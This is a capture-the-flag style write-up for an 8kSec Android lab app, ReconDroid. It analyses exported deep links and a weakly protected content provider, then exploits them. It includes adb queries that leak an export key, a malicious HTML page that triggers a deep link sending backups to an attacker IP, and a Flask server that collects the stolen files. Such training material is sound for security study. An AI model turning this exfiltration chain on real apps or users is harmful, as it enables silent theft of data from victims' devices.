ReconDroid - 8kSec
Description
Ever wondered what secrets your Android device holds? Meet ReconDroid! A powerful application analysis tool that gives you unprecedented insight into your device’s ecosystem. ReconDroid delivers comprehensive application reconnaissance with detailed technical analysis, storage insights, and component mapping.
It features smart filtering, real-time search, and professional-grade backup and export functionality for security researchers. Its streamlined interface helps you understand your device’s attack surface while ensuring critical application intelligence is always accessible and shareable.
Objective
Create a malicious web page that exploits the ReconDroid application to exploit the Export functionality to extract sensitive application data and device information without the victim’s knowledge or consent to an attacker controlled webserver.
Successfully completing this challenge demonstrates a critical security vulnerability that could lead to unauthorized data exfiltration, privacy violations, and exposure of sensitive application intelligence that could be used for targeted attacks against ReconDroid users.
Restrictions
Your solution must work on Android devices running versions up to Android 15. Your exploit must work through web browsers where all the victim needs to do is open a webpage on the Android devices browser and must not require any additional permissions beyond what ReconDroid already requests, making the attack vector appear as a legitimate web interaction to unsuspecting users.
Explore the application
The main activity displays a list of all installed apps and two buttons: Backup and Export


When the Backup button is pressed, the app writes a backup file to /sdcard/Android/data/com.eightksec.recondroid/files/Documents/backups


When the Export button is clicked, the user should select the protocol (http or https) and specify the server’s IP address and port. The app then uploads the backup file to that server using a POST /upload request
Analyzing the application using JADX
From: AndroidManifest.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
<activity
    android:name="com.eightksec.recondroid.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="recondroid"
            android:host="export"/>
    </intent-filter>
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="recondroid"
            android:host="debug"/>
    </intent-filter>
</activity>
exported="true" + VIEW + BROWSABLE means any app or the browser can launch MainActivity via URLs:
recondroid://exportrecondroid://debug
Because this is a custom scheme (recondroid://), no domain ownership checks apply; any page, QR, or app can attempt to open it. A browser can open deep links (intent-filters that include the BROWSABLE category), so a malicious webpage can launch recondroid://... URIs and thereby invoke exported activities in the target app.
An attacker-controlled web page can trigger the app through its recondroid:// deep link and pass arbitrary parameters. Since mobile browsers typically have the INTERNET permission, following the deep link can make the app exfiltrate backup files to the attacker silently, without the user being aware.
1
2
3
4
5
<provider
  android:name="com.eightksec.recondroid.DebugInfoProvider"
  android:authorities="com.eightksec.recondroid.debug"
  android:exported="true"
  android:readPermission="android.permission.INTERNET"/>
Authority:
content://com.eightksec.recondroid.debug/...Exported and readable by any app that holds
INTERNET(a normal, auto-granted permission).Practically, any installed app declaring
<uses-permission android:name="android.permission.INTERNET"/>can read it.
From: com.eightksec.recondroid.DebugInfoProvider
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
public final class DebugInfoProvider extends ContentProvider {
    public static final int APP_STATUS = 2;
    public static final String AUTHORITY = "com.eightksec.recondroid.debug";
    public static final int DEBUG_INFO = 1;
    private static final UriMatcher uriMatcher;


	private final Cursor getDebugInfo() {
        MatrixCursor matrixCursor = new MatrixCursor(new String[]{"key", "value", "timestamp"});
        try {
            Context context = getContext();
            SharedPreferences sharedPreferences = context != null ? context.getSharedPreferences("debug_info", 0) : null;
            if (sharedPreferences != null) {
                String string = sharedPreferences.getString("last_export_key", "");
                String string2 = sharedPreferences.getString("key_status", "inactive");
                long j = sharedPreferences.getLong("debug_timestamp", 0L);
                matrixCursor.addRow(new Object[]{"export_key", string, Long.valueOf(j)});
                matrixCursor.addRow(new Object[]{"key_status", string2, Long.valueOf(j)});
                matrixCursor.addRow(new Object[]{"debug_mode", "enabled", Long.valueOf(System.currentTimeMillis())});
                matrixCursor.addRow(new Object[]{"app_version", "1.0", Long.valueOf(System.currentTimeMillis())});
            }
        } catch (Exception e) {
            e.printStackTrace();
            matrixCursor.addRow(new Object[]{"error", "debug_access_failed", Long.valueOf(System.currentTimeMillis())});
        }
        return matrixCursor;
    }

    private final Cursor getAppStatus() {
        MatrixCursor matrixCursor = new MatrixCursor(new String[]{"component", NotificationCompat.CATEGORY_STATUS, "last_update"});
        try {
            matrixCursor.addRow(new Object[]{"backup_service", "active", Long.valueOf(System.currentTimeMillis())});
            matrixCursor.addRow(new Object[]{"export_service", "ready", Long.valueOf(System.currentTimeMillis())});
            matrixCursor.addRow(new Object[]{"key_manager", "initialized", Long.valueOf(System.currentTimeMillis())});
            Context context = getContext();
            SecureKeyManager secureKeyManager = context != null ? new SecureKeyManager(context) : null;
            matrixCursor.addRow(new Object[]{"security_key", secureKeyManager != null ? secureKeyManager.hasValidKey() : false ? "present" : "missing", Long.valueOf(System.currentTimeMillis())});
        } catch (Exception e) {
            e.printStackTrace();
            matrixCursor.addRow(new Object[]{"error", "status_check_failed", Long.valueOf(System.currentTimeMillis())});
        }
        return matrixCursor;
    }

    @Override // android.content.ContentProvider
    public String getType(Uri uri) {
        Intrinsics.checkNotNullParameter(uri, "uri");
        int match = uriMatcher.match(uri);
        if (match == 1) {
            return "vnd.android.cursor.dir/debug_info";
        }
        if (match != 2) {
            return null;
        }
        return "vnd.android.cursor.dir/app_status";
    }
}
The application registers an exported ContentProvider under the authority com.eightksec.recondroid.debug. Internally it matches two URI paths: debug_info and app_status. When either of these endpoints is queried, the provider builds a MatrixCursor and returns information directly to the caller.
For debug_info, the provider reads values from the app’s SharedPreferences("debug_info"). If present, it returns the stored export key (last_export_key), key state (key_status), and a timestamp.
content://com.eightksec.recondroid.debug/debug_info can reveal the application’s export key and other internal flags.

The second endpoint, app_status, reports the current state of several internal components (backup_service, export_service, key_manager) and also discloses whether a valid security key exists by consulting SecureKeyManager. All values are returned dynamically inside a MatrixCursor.
Because access control is weak (the manifest only requires the normal INTERNET permission), any app on the device with this common permission can harvest the export key and service status without user interaction.
Querying app_status
1
2
3
adb shell
su
content query --uri content://com.eightksec.recondroid.debug/app_status
Output:
1
2
3
4
Row: 0  component=backup_service     status=active       last_update=1762390169955
Row: 1  component=export_service     status=ready        last_update=1762390169955
Row: 2  component=key_manager        status=initialized  last_update=1762390169955
Row: 3  component=security_key       status=present      last_update=1762390169956
Querying debug_info
1
2
3
adb shell
su
content query --uri content://com.eightksec.recondroid.debug/debug_info
Output:
1
2
3
4
Row: 0  key=export_key   value=ZsfLkeLYpWdIwIv6LdaBDhNLG8HyQpx7PJSWXfjb8MQ=   timestamp=1762388961802
Row: 1  key=key_status   value=active                                          timestamp=1762388961802
Row: 2  key=debug_mode   value=enabled                                         timestamp=1762390183561
Row: 3  key=app_version  value=1.0                                             timestamp=1762390183561
Note: The DebugInfoProvider is protected by android:readPermission="android.permission.INTERNET", so Android enforces that only callers holding the INTERNET permission may read from it. Therefore a direct adb shell content query … call is rejected with a SecurityException. In practice this means you cannot inspect the provider from a normal ADB shell unless you either run the command as root or execute it under a debuggable app’s context (run-as).
From: com.eightksec.recondroid.MainActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
public final class MainActivity extends AppCompatActivity {
 @Override // androidx.activity.ComponentActivity, android.app.Activity
    protected void onNewIntent(Intent intent) {
        Intrinsics.checkNotNullParameter(intent, "intent");
        super.onNewIntent(intent);
        handleIntent(intent);
    }

    private final void handleIntent(Intent intent) {
        Log.d("ReconDroid", "=== INTENT RECEIVED ===");
        if (Intrinsics.areEqual(intent.getAction(), "android.intent.action.VIEW")) {
            Uri data = intent.getData();
            if (Intrinsics.areEqual(data != null ? data.getScheme() : null, "recondroid")) {
                Log.d("ReconDroid", "ReconDroid deeplink detected!");
                String host = data.getHost();
                if (host != null) {
                    int hashCode = host.hashCode();
                    if (hashCode != -1289153612) {
                        if (hashCode == 95458899 && host.equals("debug")) {
                            handleDebugDeeplink(data);
                            return;
                        }
                    } else if (host.equals("export")) {
                        handleExportDeeplink(data);
                        return;
                    }
                }
                Log.d("ReconDroid", "Unknown deeplink host: " + data.getHost());
                return;
            }
            Log.d("ReconDroid", "Not a ReconDroid deeplink");
            return;
        }
        Log.d("ReconDroid", "Not an ACTION_VIEW intent");
    }

    /* JADX WARN: Type inference failed for: r0v6, types: [T, java.lang.String] */
    /* JADX WARN: Type inference failed for: r15v1, types: [T, java.lang.String] */
    private final void handleExportDeeplink(Uri uri) {
        String str;
        String queryParameter = uri.getQueryParameter("protocol");
        if (queryParameter == null) {
            queryParameter = "http";
        }
        String str2 = queryParameter;
        String queryParameter2 = uri.getQueryParameter("host");
        String queryParameter3 = uri.getQueryParameter("port");
        Ref.ObjectRef objectRef = new Ref.ObjectRef();
        objectRef.element = uri.getQueryParameter("key");
        Ref.ObjectRef objectRef2 = new Ref.ObjectRef();
        objectRef2.element = uri.getQueryParameter("file");
        String str3 = queryParameter2;
        if (str3 == null || str3.length() == 0 || (str = queryParameter3) == null || str.length() == 0) {
            return;
        }
        BackupExportManager backupExportManager = this.backupExportManager;
        if (backupExportManager == null) {
            Intrinsics.throwUninitializedPropertyAccessException("backupExportManager");
            backupExportManager = null;
        }
        backupExportManager.showToast("🚀 Export deeplink triggered!");
        BuildersKt__Builders_commonKt.launch$default(LifecycleOwnerKt.getLifecycleScope(this), null, null, new MainActivity$handleExportDeeplink$1(objectRef, this, objectRef2, str2, queryParameter2, queryParameter3, null), 3, null);
    }

    private final void handleDebugDeeplink(Uri uri) {
        String str;
        String queryParameter = uri.getQueryParameter("action");
        if (Intrinsics.areEqual(queryParameter, "get_key")) {
            performKeyDiagnostics();
            String queryParameter2 = uri.getQueryParameter("host");
            String queryParameter3 = uri.getQueryParameter("port");
            String queryParameter4 = uri.getQueryParameter("protocol");
            if (queryParameter4 == null) {
                queryParameter4 = "http";
            }
            String str2 = queryParameter2;
            if (str2 == null || str2.length() == 0 || (str = queryParameter3) == null || str.length() == 0) {
                return;
            }
            performAutoExport(queryParameter4, queryParameter2, queryParameter3);
            return;
        }
        if (Intrinsics.areEqual(queryParameter, "get_status")) {
            BackupExportManager backupExportManager = this.backupExportManager;
            if (backupExportManager == null) {
                Intrinsics.throwUninitializedPropertyAccessException("backupExportManager");
                backupExportManager = null;
            }
            backupExportManager.showToast("Debug: System operational");
        }
    }
}
MainActivity listens for ACTION_VIEW intents and treats any URL with the custom scheme recondroid:// as a deep link. It branches on the host:
recondroid://export→handleExportDeeplink(uri)Reads query paramsprotocol(defaulthttp),host,port, and optionalkeyandfile. If bothhostandportare present, it shows a toast (“Export deeplink triggered!”) and launches a coroutine that delegates to the app’s export logic (viaBackupExportManager), effectively initiating a network export to the supplied destination. There’s no user confirmation or strong validation of the parameters.recondroid://debug→handleDebugDeeplink(uri)Checks theactionparameter. •action=get_key: callsperformKeyDiagnostics()and, ifhostandportare provided (with optionalprotocol, defaulthttp), callsperformAutoExport(protocol, host, port). This can automatically transmit the app’s backup/keys to an external endpoint specified in the link. •action=get_status: just displays a toast (“System operational”).
Other recondroid:// hosts are logged as “Unknown deeplink host,” and non-VIEW intents are ignored. The class also overrides onNewIntent so deep links received while the activity is already running are still routed through handleIntent.
Because MainActivity is exported and BROWSABLE, any app or webpage can open links like:
1
2
recondroid://debug?action=get_key&host=<attacker-ip>&port=8000
recondroid://export?host=<attacker-ip>&port=8000&protocol=http
You can also trigger the deep link via adb:
1
adb shell am start -a android.intent.action.VIEW -d 'recondroid://debug?action=get_key&host=<attacker-ip>&port=8000'
ReconDroid Deep Link Exploit
Because MainActivity is exported and registers a BROWSABLE intent-filter for recondroid://debug, the OS opens the ReconDroid app and delivers that Intent. The app’s deep-link handler (handleDebugDeeplink) recognizes action=get_key and will call performAutoExport(protocol, host, port) if host and port are present, which triggers the app to send debug/backup data to the supplied host:port. In short: clicking the page causes the victim’s device to silently exfiltrate data to the attacker.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>ReconDroid Exploit</title>

  <style>
    body {
      margin: 0;
      background: #0f172a;
      font-family: "Inter", sans-serif;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      color: #e2e8f0;
    }

    .card {
      background: #1e293b;
      padding: 30px;
      border-radius: 12px;
      text-align: center;
      box-shadow: 0 0 30px rgba(0,0,0,0.35);
      width: 90%;
      max-width: 420px;
      border: 1px solid rgba(255,255,255,0.08);
    }

    h1 {
      font-size: 26px;
      margin-bottom: 12px;
      color: #38bdf8;
    }

    button {
      width: 80%;
      padding: 14px;
      font-size: 16px;
      font-weight: 600;
      background: #38bdf8;
      border: none;
      border-radius: 8px;
      color: #0f172a;
      cursor: pointer;
      transition: 0.25s;
    }

  </style>
</head>

<body>
  <div class="card">
    <h1>ReconDroid</h1>
    <button onclick="openDeepLink()">ReconDroid Exploit</button>
  </div>

  <script>
    function openDeepLink() {
      const host = '<Attacker-IP>';
      const port = 8000;
      const protocol = 'http';
      const url = `recondroid://debug?action=get_key&protocol=${protocol}&host=${host}&port=${port}`;
      window.location.href = url;
    }
  </script>
</body>
</html>
The page contains a single button. When clicked the page navigates the browser to a custom URL using the app’s recondroid:// scheme:
1
recondroid://debug?action=get_key&protocol=http&host=<Attacker-IP>&port=8000
A Flask server that accepts incoming uploads and stores the exfiltrated data
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
import os
import json
from datetime import datetime
from flask import Flask, request, jsonify, abort
from werkzeug.utils import secure_filename

app = Flask(__name__)

# Config
UPLOAD_FOLDER = os.path.join(os.path.dirname(__file__), "uploads")
os.makedirs(UPLOAD_FOLDER, exist_ok=True)
app.config["UPLOAD_FOLDER"] = UPLOAD_FOLDER
# Limit uploads to 1 MB (adjust as needed)
app.config["MAX_CONTENT_LENGTH"] = 1 * 1024 * 1024

@app.route("/upload", methods=["POST"])
def upload():
    # Check that there is an uploaded file named "file"
    if "file" not in request.files:
        return jsonify({"error": "no file part named 'file' in request"}), 400

    uploaded = request.files["file"]

    # If user submitted an empty filename
    if uploaded.filename == "":
        return jsonify({"error": "empty filename"}), 400

    # Make filename safe and unique if needed
    original_filename = uploaded.filename
    filename = secure_filename(original_filename)
    # Append timestamp if filename collision
    save_path = os.path.join(app.config["UPLOAD_FOLDER"], filename)
    if os.path.exists(save_path):
        base, ext = os.path.splitext(filename)
        timestamp = datetime.utcnow().strftime("%Y%m%dT%H%M%S")
        filename = f"{base}_{timestamp}{ext}"
        save_path = os.path.join(app.config["UPLOAD_FOLDER"], filename)

    # Save file
    try:
        uploaded.save(save_path)
    except Exception as e:
        return jsonify({"error": "failed to save file", "detail": str(e)}), 500

    form_fields = {}
    for k in request.form:
        # if multiple values, store list
        values = request.form.getlist(k)
        form_fields[k] = values if len(values) > 1 else values[0]

    return jsonify({
        "message": "file uploaded",
        "file": filename,
        "saved_to": save_path,
        "form_fields": form_fields
    }), 201

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000, debug=True)
Exploitation steps
Save the Flask code to app.py and run it:
1
python app.py
From the folder containing index.html:
1
python3 -m http.server 9000
Then open on the device browser:
1
http://<your-machine-ip>:9000/index.html
Click the button, the victim’s device will follow the recondroid://debug?... deep link, launching the app with the attacker-controlled parameters

When the recondroid://... deep link is opened, Android launches the ReconDroid app and delivers the intent to MainActivity, which recognizes the debug host and get_key action; if valid host and port parameters are present the app immediately runs its auto-export routine (without prompting the user), finds the latest backup, and uploads it to the attacker-controlled server, delivering sensitive data such as the export key and app metadata

The attacker’s server receives and stores the uploaded backup, which includes sensitive data such as the Export Key and app metadata

When the app performs the auto-export, the Flask server will save the uploaded file under uploads/ and log or return the supplied form fields.
1
2
ls -l uploads/
cat uploads/recondroid_backup_2025-11-06_08-37-52.txt